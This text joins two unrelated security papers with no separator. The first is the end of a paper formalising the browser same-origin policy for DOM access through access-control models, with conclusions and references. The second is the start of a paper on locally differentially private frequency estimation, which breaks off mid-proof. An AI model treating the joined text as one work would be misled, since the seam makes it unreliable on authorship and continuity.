Embedding Element. The important role of the embedding element `EE` is modeled as a variable `ee`, applicable to both subject and object, but set only for the embedded document `ED`. The value of `ee` is set to the type of the embedding element. It modifies both same-origin and cross-origin access decisions significantly.

Additional Attributes. Similar to the `ee` attribute, the `cors` and `sandbox` attributes are only defined for the embedded document `ED`. For `cors`, our tests revealed that this attribute modifies access rights to a web object and therefore, it is only an object attribute.

Attributes not fixed by the HTML source code. The ABAC model also defines *environment attributes*, which may not depend on subject or object alone but rather on the execution environment. The only attribute we could qualify to be in $\mathscr{EA}$ during our tests is `sandbox`, since it may be set interactively by using a suitable directive of Content Security Policy.

Extended Web Origin. The ABAC model for SOP-DOM can be presented as the set $\mathscr{P}$ but this does not give any insights into the structure of SOP-DOM. However, four of the seven variables can be combined into a very elegant description of an extended Web Origin. This shows that the ABAC model can also be used to simplify the description of SOP-DOM.

```
1 Read(protocol,domain,port,dd);
2 if dd=NULL or (dd is not a
      superdomain)
3 then wo:=(protocol,domain,port)
4 else wo:=(protocol,dd,NULL)
```

Listing 5: Computation of extended Web Origin.

Listing 5 shows how an extended web origin is computed from the four given ABAC variables. Please note that the `else` branch of this algorithm has been verified by our testbed but different descriptions exist in the literature. In contrast to previous descriptions of the interaction of Web Origins and the `document.domain`

declaration, the novel ABAC based concept of *extended* Web Origin is both simpler ans less error-prone.

7.4 Summary

The requirements on an access control model for SOP-DOM can be formulated as follows: the general rules of SOP-DOM must be expressible without reference to the URL or the HTML context of a web subject or object, and to apply the SOP-DOM rules, URL and HTML context of each web object must be transformed into an abstracted description which then will serve as an input to the general SOP-DOM rules.

This rules out DAC as a model, since DAC rules would simply consist of a large global matrix, where each web object worldwide has a row, and each subject a column.

eRBAC and ABAC both seem promising candidates, since they fit the general requirements. A tentative formalization of the test results presented in this paper in both models could lead to new test cases which could help to decide which of the two approaches, if any, is better suited to formalize SOP-DOM.

8 Conclusions & Future Work

Our analysis highlights the importance to evaluate every single possibility of browser interactions in the SOP-DOM. Different browser data sets can be used to identify inconsistencies across implementations, which can lead to security vulnerabilities. Although edge cases (CORS, sandbox attribute) are mainly responsible for the detected browser behaviors in our evaluation, commonly known cases can also have differences and even vulnerabilities. Consequently, browser vendors have to compare their own implementation with those of other vendors.

Our discussion on access control policies as a model to describe the SOP-DOM helps for a better understanding. Browser implementations can use our insights to describe the SOP-DOM implementation more formally and thus preemptively prevent SOP bypasses. We strongly believe that a more formal SOP-DOM definition will help the scientific as well as the pentesting community to find more severe vulnerabilities. Our test results of the ten tested browsers are available on the testbed website.

Future Work. To extend the coverage, future work may address the following areas: (1.) local storage/session storage or even new data types like Flash or PDF; (2.) different protocols, including pseudo-protocols like `about:` and `data:`; (3.) other elements with URL attributes or properties; (4.) additional HTML attributes.

To generate novel insights into SOP-DOM, the path taken by integrating the `document.domain` declaration could be extended to other attributes like `ee`; for sandboxed iFrames, for example, a random Web Origin should be generated according to the specification. This is however only possible if other `EE`s imposing similar restrictions (e.g., the <**img**> element) also use random Web Origins. This remains to be tested.

References

[1] W3C, "Same origin policy," https://www.w3.org/Security/wiki/Same_Origin_Policy, January 2010.

[2] Mozilla, "Same-origin policy," https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy, March 2016.

[3] J. Ruderman, "The same origin policy," Online, http://www-archive.mozilla.org/projects/security/components/same-origin.html, 2008.

[4] V. Apparao, S. Byrne, M. Champion, S. Isaacs, I. Jacobs, A. J. Le Hors, G. T. Nicol, J. Robie, R. Sutor, C. Wilson, and L. Wood, "Document object model (DOM) level 1 specification," World Wide Web Consortium, Recommendation REC-DOM-Level-1-19981001, Oct. 1998.

[5] S. Lekies, B. Stock, M. Wentzel, and M. Johns, "The unexpected dangers of dynamic javascript," in *USENIX Security 2014*, ser. SEC'15. Berkeley, CA, USA: USENIX Association, 2015, pp. 723–735.

[6] E. Z. Yang, D. Stefan, J. C. Mitchell, D. Mazières, P. Marchenko, and B. Karp, "Toward principled browser security," in *HotOS*. USENIX Association, 2013.

[7] K. Singh, A. Moshchuk, H. J. Wang, and W. Lee, "On the incoherencies in web browser access control policies," in *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, ser. SP '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 463–478.

[8] M. Zalewski, "Browser security handbook," *Google Code*, 2010.

[9] A. van Kesteren, "Cross-origin resource sharing," W3C, W3C Recommendation, Jan. 2014, http://www.w3.org/TR/2014/REC-cors-20140116/.

[10] W. Alcorn, C. Frichot, and M. Orrù, *The Browser Hacker's Handbook*. John Wiley & Sons, 2014.

[11] G. S. Kalra, "Exploiting insecure crossdomain.xml to bypass same origin policy (actionscript poc),"

Online, http://gursevkalra.blogspot.de/2013/08/bypassing-same-origin-policy-with-flash.html, August 2013.

[12] X. Zheng, J. Jiang, J. Liang, H. Duan, S. Chen, T. Wan, and N. Weaver, "Cookies lack integrity: Real-world implications," in *USENIX Security 2015*. Washington, D.C.: USENIX Association, Aug. 2015, pp. 707–721.

[13] A. Bortz, A. Barth, and A. Czeskis, "Origin cookies: Session integrity for web applications," Online, http://abortz.net/papers/session-integrity.pdf, Web 2.0 Security and Privacy (W2SP), 2011.

[14] C. Masone, K.-H. Baek, and S. Smith, "Wske: Web server key enabled cookies," in *Financial Cryptography and Data Security*, ser. Lecture Notes in Computer Science, S. Dietrich and R. Dhamija, Eds. Springer Berlin Heidelberg, 2007, vol. 4886, pp. 294–306.

[15] C. Karlof, U. Shankar, J. D. Tygar, and D. Wagner, "Dynamic pharming attacks and locked same-origin policies for web browsers," in *ACM CCS 2007*, ser. CCS '07. New York, NY, USA: ACM, 2007, pp. 58–71.

[16] Y. Oren and A. D. Keromytis, "Attacking the internet using broadcast digital television," *ACM Trans. Inf. Syst. Secur.*, vol. 17, no. 4, pp. 16:1–16:27, Apr. 2015.

[17] M. Smith, "HTML: The markup language (an HTML language reference)," W3C, W3C Note, May 2013, http://www.w3.org/TR/2013/NOTE-html-markup-20130528/.

[18] A. Barth, "The Web Origin Concept," RFC 6454 (Proposed Standard), Internet Engineering Task Force, Dec. 2011.

[19] C. McCormack, J. Watt, D. Schepers, A. Grasso, P. Dengler, J. Ferraiolo, E. Dahlström, D. Jackson, J. Fujisawa, and C. Lilley, "Scalable vector graphics (SVG) 1.1 (second edition)," W3C, W3C Recommendation, Aug. 2011, http://www.w3.org/TR/2011/REC-SVG11-20110816/.

[20] W3C, "Html: The markup language (an html language reference)," https://www.w3.org/TR/2012/WD-html-markup-20121025/elements.html, February 2017.

[21] WHATWG, "The elements of html," https://html.spec.whatwg.org/multipage/semantics.html, February 2017.

[22] G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson, "Busting frame busting: a study of clickjacking vulnerabilities at popular sites," in *in IEEE Oakland Web 2.0 Security and Privacy (W2SP 2010)*, 2010.

[23] M. Heiderich, M. Niemietz, F. Schuster, T. Holz, and J. Schwenk, "Scriptless attacks: Stealing the pie without touching the sill," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, ser. CCS '12. New York, NY, USA: ACM, 2012, pp. 760–771.

[24] R. Dhamija, J. D. Tygar, and M. Hearst, "Why phishing works," in *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, ser. CHI '06. New York, NY, USA: ACM, 2006, pp. 581–590.

[25] T. Luo, H. Hao, W. Du, Y. Wang, and H. Yin, "Attacks on webview in the android system," in *Proceedings of the 27th Annual Computer Security Applications Conference*, ser. ACSAC '11. New York, NY, USA: ACM, 2011, pp. 343–352.

[26] A. Barth, C. Jackson, and J. C. Mitchell, "Securing frame communication in browsers," *Commun. ACM*, vol. 52, no. 6, pp. 83–91, Jun. 2009.

[27] R. Berjon, S. Faulkner, T. Leithead, E. Doyle Navara, E. O'Connor, and S. Pfeiffer, "HTML5 — A vocabulary and associated APIs for HTML and XHTML," World Wide Web Consortium, Recommendation REC-html5-20141028, Oct. 2014.

[28] M. Zalewski, *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2012.

[29] W3C, "Service workers," https://www.w3.org/TR/service-workers/.

[30] Mozilla, "Serviceworker (this is an experimental technology)," https://developer.mozilla.org/en-US/docs/Web/API/ServiceWorker.

[31] ——, "Using web workers," https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Using_web_workers.

[32] C. Jackson and A. Barth, "Beware of finer-grained origins," in *In Web 2.0 Security and Privacy (W2SP 2008)*, 2008. [Online]. Available: http://seclab.stanford.edu/websec/origins/fgo.pdf

[33] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter, "The multi-principal os construction of the gazelle web browser," in

USENIX Security 2009, ser. SSYM'09. Berkeley, CA, USA: USENIX Association, 2009, pp. 417–432.

[34] S. Chen, D. Ross, and Y.-M. Wang, "An analysis of browser domain-isolation bugs and a light-weight transparent defense mechanism," in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, ser. CCS '07. New York, NY, USA: ACM, 2007, pp. 2–11. [Online]. Available: http://doi.acm.org/10.1145/1315245.1315248

[35] C. Jackson, A. Barth, A. Bortz, W. Shao, and D. Boneh, "Protecting browsers from dns rebinding attacks," *ACM Trans. Web*, vol. 3, no. 1, pp. 2:1–2:26, Jan. 2009.

[36] M. Johns, S. Lekies, and B. Stock, "Eradicating dns rebinding with the extended same-origin policy," in *Proceedings of the 22Nd USENIX Conference on Security*, ser. SEC'13. Berkeley, CA, USA: USENIX Association, 2013, pp. 621–636. [Online]. Available: http://dl.acm.org/citation.cfm?id=2534766.2534820

[37] J. Jain, "Sop bypassing in safari," Online, http://resources.infosecinstitute.com/bypassing-same-origin-policy-sop-part-2/, Last visited Oct. 2015.

[38] P. Stone, "Next generation clickjacking new attacks against framed web pages," Online, http://www.contextis.com/documents/5/Context-Clickjacking_white_paper.pdf, April 2010.

[39] G. Heyes, "Firefox knows what your friends did last summer," Online, http://www.thespanner.co.uk/2012/10/10/firefox-knows-what-your-friends-did-last-summer/, October 2012.

[40] Ormandy, "Comodo: Comodo "chromodo" browser disables same origin policy, effectively turning off web security." https://code.google.com/p/google-security-research/issues/detail?id=704, Jan. 2016.

[41] N. Poole, "Java applet same-origin policy bypass via http redirect," Online, http://is.gd/MWMaUZ, November 2011.

[42] B. Rios, F. Lanusse, and M. Gentile, "Vulnerability summary for cve-2013-0622," Online, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0622, June 2013.

[43] D. Akhawe, A. Barth, P. E. Lam, J. C. Mitchell, and D. Song, "Towards a formal foundation of web security," in *CSF*. IEEE Computer Society, 2010, pp. 290–304.

[44] S. Crites, F. Hsu, and H. Chen, "Omash: Enabling secure web mashups via object abstractions," in *ACM CCS 2008*, ser. CCS '08. New York, NY, USA: ACM, 2008, pp. 99–108.

[45] A. Barth, A. P. Felt, P. Saxena, and A. Boodman, "Protecting browsers from extension vulnerabilities," in *NDSS 2010*, 2010.

[46] E. Y. Chen, J. Bau, C. Reis, A. Barth, and C. Jackson, "App isolation: Get the security of multiple browsers with just one," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. New York, NY, USA: ACM, 2011, pp. 227–238.

[47] S. Stamm, B. Sterne, and G. Markham, "Reining in the web with content security policy," in *Proceedings of the 19th International Conference on World Wide Web*, ser. WWW '10. New York, NY, USA: ACM, 2010, pp. 921–930.

[48] C. Jackson and H. J. Wang, "Subspace: Secure cross-domain communication for web mashups," in *WWW*, ser. WWW '07. New York, NY, USA: ACM, 2007, pp. 611–620.

[49] V. C. Hu, D. Ferraiolo, R. Kuhn, A. Schnitzer, K. Sandlin, R. Miller, and K. Scarfone, "Guide to attribute based access control (abac) definition and considerations," NIST Special Publication 800-162, January 2014.

[50] E. R. (Ed.), "extensible access control markup language (xacml) version 3.0," http://docs.oasis-open.org/xacml/3.0/xacml-3.0-core-spec-os-en.pdf, January 2013.

Locally Differentially Private Protocols for Frequency Estimation

Tianhao Wang, Jeremiah Blocki, Ninghui Li
Purdue University

Somesh Jha
University of Wisconsin-Madison

Abstract

Protocols satisfying Local Differential Privacy (LDP) enable parties to collect aggregate information about a population while protecting each user's privacy, without relying on a trusted third party. LDP protocols (such as Google's RAPPOR) have been deployed in real-world scenarios. In these protocols, a user encodes his private information and perturbs the encoded value locally before sending it to an aggregator, who combines values that users contribute to infer statistics about the population. In this paper, we introduce a framework that generalizes several LDP protocols proposed in the literature. Our framework yields a simple and fast aggregation algorithm, whose accuracy can be precisely analyzed. Our in-depth analysis enables us to choose optimal parameters, resulting in two new protocols (i.e., Optimized Unary Encoding and Optimized Local Hashing) that provide better utility than protocols previously proposed. We present precise conditions for when each proposed protocol should be used, and perform experiments that demonstrate the advantage of our proposed protocols.

1 Introduction

Differential privacy [10, 11] has been increasingly accepted as the *de facto* standard for data privacy in the research community. While many differentially private algorithms have been developed for data publishing and analysis [12, 19], there have been few deployments of such techniques. Recently, techniques for satisfying differential privacy (DP) in the local setting, which we call LDP, have been deployed. Such techniques enable gathering of statistics while preserving privacy of every user, without relying on trust in a single data curator. For example, researchers from Google developed RAPPOR [13, 16], which is included as part of Chrome. It enables Google to collect users' answers to questions such as the default homepage of the browser, the default search engine, and so on, to understand the unwanted or malicious hijacking of user settings. Apple [1] also uses similar methods to help with predictions of spelling and other things, but the details of the algorithm are not public yet. Samsung proposed a similar system [21] which enables collection of not only categorical answers (e.g., screen resolution) but also numerical answers (e.g., time of usage, battery volume), although it is not clear whether this has been deployed by Samsung.

A basic goal in the LDP setting is frequency estimation. A protocol for doing this can be broken down into following steps: For each question, each user **encodes** his or her answer (called input) into a specific format, **randomizes** the encoded value to get an output, and then sends the output to the aggregator, who then **aggregates** and decodes the reported values to obtain, for each value of interest, an estimate of how many users have that value. With improvement on the basic task of frequency estimation, solutions to more complex problems that rely on it, such as heavy hitter identification, frequent itemset mining, can also be improved.

We introduce a framework for what we call "pure" LDP protocols, which has a nice symmetric property. We introduce a simple, generic aggregation and decoding technique that works for all pure LDP protocols, and prove that this technique results in an unbiased estimate. We also present a formula for the variance of the estimate. Most existing protocols fit our proposed framework. The framework also enables us to precisely analyze and compare the accuracy of different protocols, and generalize and optimize them. For example, we show that the Basic RAPPOR protocol [13], which essentially uses unary encoding of input, chooses sub-optimal parameters for the randomization step. Optimizing the parameters results in what we call the Optimized Unary Encoding (OUE) protocol, which has significantly better accuracy.

Protocols based on unary encoding require $\Theta(d)$ com-

munication cost, where d is the number of possible input values, and can be very large (or even unbounded) for some applications. The RAPPOR protocol uses a Bloom filter encoding to reduce the communication cost; however, this comes with a cost of decreasing accuracy as well as increasing computation cost for aggregation and decoding. The random matrix projection-based approach introduced in [6] has $\Theta(\log n)$ communication cost (where n is the number of users); however, its accuracy is unsatisfactory. We observe that in our framework this protocol can be interpreted as binary local hashing. Generalizing this and optimizing the parameters results in a new Optimized Local Hashing (OLH) protocol, which provides much better accuracy while still requiring $\Theta(\log n)$ communication cost. The variance of OLH is orders of magnitude smaller than the previous methods, for ε values used in RAPPOR's implementation. Interestingly, OLH has the same error variance as OUE; thus it reduces communication cost at no cost of utility.

With LDP, it is possible to collect data that was inaccessible because of privacy issues. Moreover, the increased amount of data will significantly improve the performance of some learning tasks. Understanding customer statistics help cloud server and software platform operators to better understand the needs of populations and offer more effective and reliable services. Such privacy-preserving crowd-sourced statistics are also useful for providing better security while maintaining a level of privacy. For example, in [13], it is demonstrated that such techniques can be applied to collecting windows process names and Chrome homepages to discover malware processes and unexpected default homepages (which could be malicious).

Our paper makes the following contributions:

- We introduce a framework for "pure" LDP protocols, and develop a simple, generic aggregation and decoding technique that works for all such protocols. This framework enables us to analyze, generalize, and optimize different LDP protocols.

- We introduce the Optimized Local Hashing (OLH) protocol, which has low communication cost and provides much better accuracy than existing protocols. For $\varepsilon \approx 4$, which was used in the RAPPOR implementation, the variance of OLH's estimation is $1/2$ that of RAPPOR, and close to $1/14$ that of Random Matrix Projection [6]. Systems using LDP as a primitive could benefit significantly by adopting improved LDP protocols like OLH.

Roadmap. In Section 2, we describe existing protocols from [13, 6]. We then present our framework for pure LDP protocols in Section 3, apply it to study LDP protocols in Section 4, and compare different LDP protocols in Section 5. We show experimental results in Section 6. We review related work in Section 7, discuss in Section 8, and conclude in Section 9.

2 Background and Existing Protocols

The notion of differential privacy was originally introduced for the setting where there is a **trusted data curator**, who gathers data from individual users, processes the data in a way that satisfies DP, and then publishes the results. Intuitively, the DP notion requires that any single element in a dataset has only a limited impact on the output.

Definition 1 (Differential Privacy) *An algorithm* $\mathbf{A}$ *satisfies* ε*-differential privacy (*ε*-DP), where* $\varepsilon \geq 0$*, if and only if for any datasets* D *and* D' *that* differ in one element*, we have*

$$\forall t \in Range(\mathbf{A}): \ \Pr[\mathbf{A}(D) = t] \leq e^{\varepsilon} \Pr\left[\mathbf{A}(D') = t\right],$$

where $Range(\mathbf{A})$ *denotes the set of all possible outputs of the algorithm* $\mathbf{A}$.

2.1 Local Differential Privacy Protocols

In the local setting, there is no trusted third party. An **aggregator** wants to gather information from **users**. Users are willing to help the aggregator, but do not fully trust the aggregator for privacy. For the sake of privacy, each user perturbs her own data before sending it to the aggregator (via a secure channel). For this paper, we consider that each user has a single value v, which can be viewed as the user's answer to a given question. The aggregator aims to find out the frequencies of values among the population. Such a data collection protocol consists of the following algorithms:

- Encode is executed by each user. The algorithm takes an input value v and outputs an encoded value x.

- Perturb, which takes an encoded value x and outputs y. Each user with value v reports $y = \text{Perturb}(\text{Encode}(v))$. For compactness, we use $\text{PE}(\cdot)$ to denote the composition of the encoding and perturbation algorithms, i.e., $\text{PE}(\cdot) = \text{Perturb}(\text{Encode}(\cdot))$. $\text{PE}(\cdot)$ should satisfy ε-local differential privacy, as defined below.

- Aggregate is executed by the aggregator; it takes all the reported values, and outputs aggregated information.

Definition 2 (Local Differential Privacy) *An algorithm* $\mathbf{A}$ *satisfies* ε*-local differential privacy (*ε*-LDP),*

where $\varepsilon \geq 0$, if and only if for any input v_1 and v_2, we have

$$\forall y \in Range(\mathbf{A}): \ \Pr[\mathbf{A}(v_1) = y] \leq e^{\varepsilon} \Pr[\mathbf{A}(v_2) = y],$$

where $Range(\mathbf{A})$ denotes the set of all possible outputs of the algorithm $\mathbf{A}$.

This notion is related to *randomized response* [24], which is a decades-old technique in social science to collect statistical information about embarrassing or illegal behavior. To report a single bit by random response, one reports the true value with probability p and the flip of the true value with probability $1-p$. This satisfies $\left(\ln \frac{p}{1-p}\right)$-LDP.

Comparing to the setting that requires a trusted data curator, the local setting offers a stronger level of protection, because the aggregator sees only perturbed data. Even if the aggregator is malicious and colludes with all other participants, one individual's private data is still protected according to the guarantee of LDP.

Problem Definition and Notations. There are n users. Each user j has one value v^j and reports once. We use d to denote the size of the domain of the values the users have, and $[d]$ to denote the set $\{1,2,\ldots,d\}$. Without loss of generality, we assume the input domain is $[d]$. The most basic goal of Aggregate is **frequency estimation**, i.e., estimate, for a given value $i \in [d]$, how many users have the value i. Other goals have also been considered in the literature. One goal is, when d is very large, identify values in $[d]$ that are frequent, without going through every value in $[d]$ [16, 6]. In this paper, we focus on frequency estimation. This is the most basic primitive and is a necessary building block for all other goals. Improving this will improve effectiveness of other protocols.

2.2 Basic RAPPOR

RAPPOR [13] is designed to enable longitudinal collections, where the collection happens multiple times. Indeed, Chrome's implementation of RAPPOR [3] collects answers to some questions once every 30 minutes. Two protocols, Basic RAPPOR and RAPPOR, are proposed in [13]. We first describe Basic RAPPOR.

Encoding. $\mathsf{Encode}(v) = B_0$, where B_0 is a length-d binary vector such that $B_0[v] = 1$ and $B_0[i] = 0$ for $i \neq v$. We call this **Unary Encoding**.

Perturbation. $\mathsf{Perturb}(B_0)$ consists of two steps:
Step 1: Permanent randomized response: Generate B_1 such that:

$$\Pr[B_1[i] = 1] = \begin{cases} 1 - \frac{1}{2}f, & \text{if } B_0[i] = 1, \\ \frac{1}{2}f, & \text{if } B_0[i] = 0. \end{cases}$$

RAPPOR's implementation uses $f = 1/2$ and $f = 1/4$. Note that this randomization is **symmetric** in the sense that $\Pr[B_1[i] = 1 | B_0[i] = 1] = \Pr[B_1[i] = 0 | B_0[i] = 0] = 1 - \frac{1}{2}f$; that is, the probability that a bit of 1 is preserved equals the probability that a bit of 0 is preserved. This step is carried out only once for each value v that the user has.
Step 2: Instantaneous randomized response: Report B_2 such that:

$$\Pr[B_2[i] = 1] = \begin{cases} p, & \text{if } B_1[i] = 1, \\ q, & \text{if } B_1[i] = 0. \end{cases}$$

This step is carried out each time a user reports the value. That is, B_1 will be perturbed to generate different B_2's for each reporting. RAPPOR's implementation [5] uses $p = 0.75$ and $q = 0.25$, and is hence also symmetric because $p + q = 1$.

We note that as both steps are symmetric, their combined effect can also be modeled by a symmetric randomization. Moreover, we study the problem where each user only reports once. Thus without loss of generality, we ignore the instantaneous randomized response step and consider only the permanent randomized response when trying to identify effective protocols.

Aggregation. Let B^j be the reported vector of the j-th user. Ignoring the Instantaneous randomized response step, to estimate the number of times i occurs, the aggregator computes:

$$\tilde{c}(i) = \frac{\sum_j \mathbb{1}_{\{i|B^j[i]=1\}}(i) - \frac{1}{2}fn}{1-f}$$

That is, the aggregator first counts how many time i is reported by computing $\sum_j \mathbb{1}_{\{i|B^j[i]=1\}}(i)$, which counts how many reported vectors have the i'th bit being 1, and then corrects for the effect of randomization. We use $\mathbb{1}_X(i)$ to denote the indicator function such that:

$$\mathbb{1}_X(i) = \begin{cases} 1, & \text{if } i \in X, \\ 0, & \text{if } i \notin X. \end{cases}$$

Cost. The communication and computing cost is $\Theta(d)$ for each user, and $\Theta(nd)$ for the aggregator.

Privacy. Against an adversary who may observe multiple transmissions, this achieves ε-LDP for $\varepsilon = \ln\left(\left(\frac{1-\frac{1}{2}f}{\frac{1}{2}f}\right)^2\right)$, which is $\ln 9$ for $f = 1/2$ and $\ln 49$ for $f = 1/4$.

2.3 RAPPOR

Basic RAPPOR uses unary encoding, and does not scale when d is large. To address this problem, RAPPOR uses Bloom filters [7]. While Bloom filters are typically used

to encode a set for membership testing, in RAPPOR it is used to encode a single element.

Encoding. Encoding uses a set of m hash functions $\mathbb{H} = \{H_1, H_2, \ldots, H_m\}$, each of which outputs an integer in $[k] = \{0, 1, \ldots, k-1\}$. $\mathsf{Encode}(v) = B_0$, which is k-bit binary vector such that

$$B_0[i] = \begin{cases} 1, & \text{if } \exists H \in \mathbb{H}, s.t., H(v) = i, \\ 0, & \text{otherwise.} \end{cases}$$

Perturbation. The perturbation process is identical to that of Basic RAPPOR.

Aggregation. The use of shared hashing creates challenges due to potential collisions. If two values happen to be hashed to the same set of indices, it becomes impossible to distinguish them. To deal with this problem, RAPPOR introduces the concept of cohorts. The users are divided into a number of cohorts. Each cohort uses a different set of hash functions, so that the effect of collisions is limited to within one cohort. However, partial collisions, i.e., two values are hashed to overlapping (though not identical) sets of indices, can still occur and interfere with estimation. These complexities make the aggregation algorithm more complicated. RAPPOR uses LASSO and linear regression to estimate frequencies of values.

Cost. The communication and computing cost is $\Theta(k)$ for each user. The aggregator's computation cost is higher than Basic RAPPOR due to the usage of LASSO and regression.

Privacy. RAPPOR achieves ε-LDP for $\varepsilon = \ln\left(\left(\frac{1-\frac{1}{2}f}{\frac{1}{2}f}\right)^{2m}\right)$. The RAPPOR implementation uses $m = 2$; thus this is $\ln 81 \approx 4.39$ for $f = 1/2$ and $\ln 7^4 \approx 7.78$ for $f = 1/4$.

2.4 Random Matrix Projection

Bassily and Smith [6] proposed a protocol that uses random matrix projection. This protocol has an additional Setup step.

Setup. The aggregator generates a public matrix $\Phi \in \{-\frac{1}{\sqrt{m}}, \frac{1}{\sqrt{m}}\}^{m \times d}$ uniformly at random. Here m is a parameter determined by the error bound, where the "error" is defined as the maximal distance between the estimation and true frequency of any domain.

Encoding. $\mathsf{Encode}(v) = \langle r, x \rangle$, where r is selected uniformly at random from $[m]$, and x is the v's element of the r's row of Φ, i.e., $x = \Phi[r, v]$.

Perturbation. $\mathsf{Perturb}(\langle r, x \rangle) = \langle r,\ b \cdot c \cdot m \cdot x \rangle$, where

$$b = \begin{cases} 1 & \text{with probability } p = \frac{e^\varepsilon}{e^\varepsilon + 1}, \\ -1 & \text{with probability } q = \frac{1}{e^\varepsilon + 1}, \end{cases}$$

$$c = (e^\varepsilon + 1)/(e^\varepsilon - 1).$$

Aggregation. Given reports $\langle r^j, y^j \rangle$'s, the estimate for $i \in [d]$ is given by

$$\tilde{c}(i) = \sum_j y^j \cdot \Phi[r^j, i].$$

The effect is that each user with input value i contributes c to $\tilde{c}(i)$ with probability p, and $-c$ with probability q; thus the expected contribution is

$$(p - q) \cdot c = \left(\frac{e^\varepsilon}{e^\varepsilon + 1} - \frac{1}{e^\varepsilon + 1}\right) \cdot \frac{e^\varepsilon + 1}{e^\varepsilon - 1} = 1.$$

Because of the randomness in Φ, each user with value $\neq i$ contributes to $\tilde{c}(i)$ either c or $-c$, each with probability $1/2$; thus the expected contribution from all such users is 0. Note that each row in the matrix is essentially a random hashing function mapping each value in $[d]$ to a single bit. Each user selects such a hash function, uses it to hash her value into one bit, and then perturbs this bit using random response.

Cost. A straightforward implementation of the protocol is expensive. However, the public random matrix Φ does not need to be explicitly computed. For example, using a common pseudo-random number generator, each user can randomly choose a seed to generate a row in the matrix and send the seed in her report. With this technique, the communication cost is $\Theta(\log m)$ for each user, and the computation cost is $O(d)$ for computing one row of the Φ. The aggregator needs $\Theta(dm)$ to generate Φ, and $\Theta(md)$ to compute the estimations.

3 A Framework for LDP Protocols

Multiple protocols have been proposed for estimating frequencies under LDP, and one can envision other protocols. A natural research question is how do they compare with each other? Under the same level of privacy, which protocol provides better accuracy in aggregation, with lower cost? Can we come up with even better ones? To answer these questions, we define a class of LDP protocols that we call "pure".

For a protocol to be pure, we require the specification of an additional function $\mathsf{Support}$, which maps each possible output y to a set of input values that y "supports". For example, in the basic RAPPOR protocol, an output binary vector B is interpreted as supporting each

input whose corresponding bit is 1, i.e., $\mathsf{Support}(B) = \{i \mid B[i] = 1\}$.

Definition 3 (Pure LDP Protocols) *A protocol given by* PE *and* Support *is pure if and only if there exist two probability values $p^* > q^*$ such that for all v_1,*

$$\Pr[\mathsf{PE}(v_1) \in \{y \mid v_1 \in \mathsf{Support}(y)\}] = p^*,$$
$$\forall_{v_2 \neq v_1} \Pr[\mathsf{PE}(v_2) \in \{y \mid v_1 \in \mathsf{Support}(y)\}] = q^*.$$

A pure protocol is in some sense "pure and simple". For each input v_1, the set $\{y \mid v_1 \in \mathsf{Support}(y)\}$ identifies all outputs y that "support" v_1, and can be called the support set of v_1. A pure protocol requires the probability that any value v_1 is mapped to its own support set be the same for all values. We use p^* to denote this probability. In order to satisfy LDP, it must be possible for a value $v_2 \neq v_1$ to be mapped to v_1's support set. It is required that this probability, which we use q^* to denote, must be the same for all pairs of v_1 and v_2. Intuitively, we want p^* to be as large as possible, and q^* to be as small as possible. However, satisfying ε-LDP requires that $\frac{p^*}{q^*} \leq e^{\varepsilon}$.

Basic RAPPOR is pure with $p^* = 1 - \frac{f}{2}$ and $q^* = \frac{f}{2}$. RAPPOR is not pure because there does not exist a suitable q^* due to collisions in mapping values to bit vectors. Assuming the use of two hash functions, if v_1 is mapped to $[1,1,0,0]$, v_2 is mapped to $[1,0,1,0]$, and v_3 is mapped to $[0,0,1,1]$, then because $[1,1,0,0]$ differs from $[1,0,1,0]$ by only two bits, and from $[0,0,1,1]$ by four bits, the probability that v_2 is mapped to v_1's support set is higher than that of v_3 being mapped to v_1's support set.

For a pure protocol, let y^j denote the submitted value by user j, a simple aggregation technique to estimate the number of times that i occurs is as follows:

$$\tilde{c}(i) = \frac{\sum_j \mathbb{1}_{\mathsf{Support}(y^j)}(i) - nq^*}{p^* - q^*} \tag{1}$$

The intuition is that each output that supports i gives an count of 1 for i. However, this needs to be normalized, because even if every input is i, we only expect to see $n \cdot p^*$ outputs that support i, and even if input i never occurs, we expect to see $n \cdot q^*$ supports for it. Thus the original range of 0 to n is "compressed" into an expected range of nq^* to np^*. The linear transformation in (1) corrects this effect.

Theorem 1 *For a pure LDP protocol* PE *and* Support*, (1) is unbiased, i.e., $\forall_i \mathrm{E}[\tilde{c}(i)] = nf_i$, where f_i is the fraction of times that the value i occurs.*

Proof 1

$$\begin{aligned}
\mathrm{E}[\tilde{c}(i)] =& \mathrm{E}\left[\frac{\left(\sum_j \mathbb{1}_{\mathsf{Support}(y^j)}(i)\right) - nq^*}{p^* - q^*}\right] \\
=& \frac{nf_i p^* + n(1-f_i)q^* - nq^*}{p^* - q^*} \\
=& n \cdot \frac{f_i p^* + q^* - f_i q^* - q^*}{p^* - q^*} \\
=& nf_i
\end{aligned}$$

The variance of the estimator in 1 is a valuable indicator of an LDP protocol's accuracy:

Theorem 2 *For a pure LDP protocol* PE *and* Support*, the variance of the estimation $\tilde{c}(i)$ in (1) is:*

$$\mathrm{Var}[\tilde{c}(i)] = \frac{nq^*(1-q^*)}{(p^*-q^*)^2} + \frac{nf_i(1-p^*-q^*)}{p^*-q^*} \tag{2}$$

Proof 2 *The random variable $\tilde{c}(i)$ is the (scaled) summation of n independent random variables drawn from the Bernoulli distribution. More specifically, nf_i (resp. $(1-f_i)n$) of these random variables are drawn from the Bernoulli distribution with parameter p^* (resp. q^*). Thus,*

$$\begin{aligned}
\mathrm{Var}[\tilde{c}(i)] &= \mathrm{Var}\left[\frac{\left(\sum_j \mathbb{1}_{\mathsf{Support}(y^j)}(i)\right) - nq^*}{p^* - q^*}\right] \\
&= \frac{\sum_j \mathrm{Var}[\mathbb{1}_{\mathsf{Support}(y^j)}(i)]}{(p^*-q^*)^2} \\
&= \frac{nf_i p^*(1-p^*) + n(1-f_i)q^*(1-q^*)}{(p^*-q^*)^2} \\
